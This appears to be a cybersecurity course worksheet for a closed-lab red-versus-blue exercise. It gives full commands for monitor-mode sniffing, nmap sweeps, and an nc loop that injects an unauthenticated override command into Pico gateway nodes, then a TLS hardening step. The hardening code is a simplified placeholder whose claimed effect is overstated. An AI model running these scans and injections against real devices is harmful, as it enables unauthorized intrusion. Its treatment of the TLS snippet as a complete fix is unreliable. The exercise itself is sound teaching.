

Lab 4.1 Peer Combat Worksheet

Red Team vs Blue Team Free-for-All: Wireless Command Injection

Day 4. Hunt your own targets. Breach everything. Hold your node.

This is a live free-for-all on the closed lab network. There are no assigned partners and no handed-out list of IP addresses. Every CЕСCP training node in the room is a target, and yours is one of them.

You play offense and defense at the same time. As the hunter, you sniff and scan the lab subnet to find live nodes, then inject a fake override command at every node you can reach. As the defender, you watch your own node, catch the intrusion, and wrap your channel in TLS so the next attacker bounces off. The board with the most breaches and the cleanest defense wins.

RULES OF ENGAGEMENT: ALL BETS ARE OFF (INSIDE THE WIRE)

No assigned partners. No handed-out IP list. Every CЕСCP training node on the closed lab network is a valid target, including the one next to you and the one across the room. Find them yourself, then hit them.

The one line you do not cross: this stays on the isolated lab subnet. Only the CЕСCP training nodes are in play. Nothing leaves this room, and no host outside the lab network is ever touched. The instructor's word ends the round, instantly.

Everything else is fair game. Hunt hard, defend harder.

Scenario

Each node is a tactical gateway that accepts wireless commands. Like the legacy MIL-STD-1553 bus, it has no message authentication, so it trusts any command it receives. That is the flaw you will exploit across the room, and the flaw you will close on your own node before someone else uses it on you.

Free-for-all on the Closed Lab Net

Step 1: sniff and scan to find live nodes. Step 2: breach every open node. And hold your own.




Figure 1. Find the nodes, breach the open ones, and hold your own under fire.

What You Need

- Your own Raspberry Pi Pico WH on a Maker Pi Pico Base, set up as the gateway node from Lab 4.1 and live on the closed lab network. This is the node you must defend.
- Your host workstation with its wireless interface and the debug toolchain, the same setup you used in Lab 4.1.
- The recon tools from Modules 13 and 14: tcpdump for passive sniffing and nmap for active host and port scanning. Both run from your workstation.
- The Secure_Coding_Patch project from Lab 4.1, already staged at ~/Desktop/CESC_Labs/Secure_Coding_Patch. Nothing new to install.

You are not given any target IPs. Finding them is the first half of the fight.

How the Melee Works

Everyone goes at once. You will hunt, breach, and defend in the same window, not in neat turns. The three phases below are your playbook for each job.

1. Recon. Sniff and scan the closed subnet to build a target list.
2. Assault. Inject the override at every node you found, and rack up breaches.
3. Survive. Catch the hits on your own node, harden with TLS, and hold.

Score with the scorecard near the end. Breaches earn points, but a node that survives the melee earns more. Defense wins this game.

Setup: Every Player

Confirm your wireless interface name. If it is not wlan0, use your real name everywhere wlan0 appears below.

```
iw dev
```

Find your own address and subnet. You need this to know which range to scan, and to know your own node so you can defend it.

```
hostname -I
```

What this does

hostname -I prints your IP on the lab network, for example 192.168.50.24. The first three numbers are your subnet. You will scan that whole range, written as 192.168.50.0/24, to find the other nodes.

Phase 1. Recon: Find the Targets

Red Team

No one hands you a target. You build the kill list yourself, first by listening, then by scanning.

Listen First (Passive)

1. Put your wireless interface into monitor mode and lock it to the training router's channel. Channel 6 is an example. Use your room's channel.

```
sudo ip link set wlan0 down
sudo iw wlan0 set monitor control
sudo ip link set wlan0 up
sudo iw dev wlan0 set channel 6
```

2. Sniff the air and print packets as ASCII. Watch for node chatter and the IP addresses talking on the subnet.

```
sudo tcpdump -i wlan0 -A
```

Passive sniffing is quiet. You learn live addresses without sending a single packet, so no defender sees you yet.

Then Scan (Active)

1. Sweep your subnet for live hosts. Swap in the range from your hostname -I result.

```
nmap -sn 192.168.50.0/24
```

2. From the live hosts, find the ones running the gateway. The node accepts commands on port 8080, so scan for that open port across the range.

```
nmap -p 8080 --open 192.168.50.0/24
```

Watch out

No nmap on your box? Ping the broadcast, then read the neighbor table for addresses your machine has already seen.

```
ping -b -c 3 192.168.50.255  
ip neighbor
```

Write down every IP that shows port 8080 open. That is your target list. Skip your own address. You defend that one.

Phase 2. Assault: Breach Every Open Node

Red Team

Now you fire. Send the same override the instructor used in Lab 4.1, but you aim it yourself, at every node you found.

1. Open a terminal on your workstation.
2. Inject the override at a target from your list. Replace TARGET_IP with a node IP that showed port 8080 open.

```
echo "CMD_OVERRIDE_SYSTEM_STATE=TRUE" | nc -w 1 TARGET_IP 8080
```

3. Watch that node's board if you can see it. On an unhardened node, the Maker Pi Pico Base status LEDs blink a custom pattern or change color. That is a clean breach. The node took an unauthorized command with no authentication.
4. Go wide. Loop your whole target list so you hit every open node in one shot. Swap in your real IPs.

```
for ip in 192.168.50.11 192.168.50.12 192.168.50.13; do  
  echo "CMD_OVERRIDE_SYSTEM_STATE=TRUE" | nc -w 1 "$ip" 8080  
done
```

Every node that blinks and obeys is a point. Hit fast, because the smart defenders are already hardening.

Phase 3. Survive: Detect, Harden, Hold

While you hunt, someone is hunting you. Defend your own node before it falls.

Detect the Hit

1. Watch your node. The moment an attack lands, your status LEDs blink a custom pattern or change color, and the operational loop may stutter. That is your first sign someone reached you.
2. Find out who. In your own tcpdump capture, look for the override streaming in the clear and note the source IP. That is your attacker.

```
CMD_OVERRIDE_SYSTEM_STATE=TRUE
```

Seeing that string in plaintext proves two failures at once. Your channel is leaking, and your node is taking orders from anyone.

Harden the Channel

1. Wrap the socket in TLS. Open your source file:

```
~/Desktop/CESC_Labs/Secure_Coding_Patch/main.c
```

Replace the unencrypted socket mapping with a hardened TLS socket, then save.

```
// REPLACE THE UNENCRYPTED MAPPING:  
// int socket = lwip_socket(AF_INET, SOCK_STREAM, 0);  
  
// IMPLEMENT THE HARDENED TLS SOCKET ENCAPSULATION:  
tls_context_t *secure_socket = altcp_tls_new(tls_config, altcp_allocator);
```

2. Rebuild and flash your hardened firmware onto the node.

```
cd ~/Desktop/CESC_Labs/Secure_Coding_Patch/build  
cmake -DCMAKE_BUILD_TYPE=Debug ..  
make  
sudo openocd -f interface/cmsis-dap.cfg -f target/rp2040.cfg \  
-c "adapter speed 5000" -c "program secure_app.elf verify reset exit"
```

3. Hold the line. When the next override hits your node, you survive when both of these are true:
 - The attack is rejected. The injection is dropped or refused, and your LEDs stay steady and ignore the override.

- The traffic is encrypted. In your capture, the readable `CMD_OVERRIDE_SYSTEM_STATE` string is gone, replaced by scrambled ciphertext.

Watch out

Keep your `tcpdump` window open the whole melee. The clearest proof you held is watching packets that were plaintext before show up as unreadable ciphertext after your patch.

Reset and run again. On the instructor's call, everyone reopens their node, re-scans, and the melee runs fresh. Defenders who hardened early keep their edge.

Scorecard

Mark every action you earn. You can score on both sides in the same melee, because you attack and defend at once. Add it up. Highest total wins the room.

Action	Points	Earned
Recon: built a target list by sniffing or scanning	1	
Recon: found a node with port 8080 open	1	
Assault: first node breached, LEDs blinked with no authentication	2	
Assault: three or more nodes breached in one melee	3	
Defense: detected a hit and logged the attacker IP from your capture	2	
Defense: wrapped your socket in TLS, rebuilt, and flashed secure_app.elf	3	
Defense: survived a repeat hit, injection refused and traffic is ciphertext	3	
Defense: wrote the one line mitigation brief	1	
Total possible	16	

Notice the math. Defense is worth nine, offense is worth seven. Anyone can spray packets across a room. Holding your node while the room burns is the engineer they are paying you to be.

Blue Team Closer: One Line Mitigation Brief

Before time is called, write one line that names the flaw, the fix, and the standard it supports. Use only what you applied here. This is the same brief habit you will use in the afternoon capstone.

Example shape

"My node trusted unauthenticated wireless commands from any host on the subnet. I wrapped the telemetry channel in TLS to add confidentiality and an authenticated channel. This aligns the fix with NIST SP 800-53 and SP 800-160."

Your brief:

How This Maps to Instructor-Led Lab 4.1

The combat version changes who picks the targets and how many there are. It does not change the hardware, the attack command, or the pass conditions. Everything you do here matches the lab your kit is already set up for.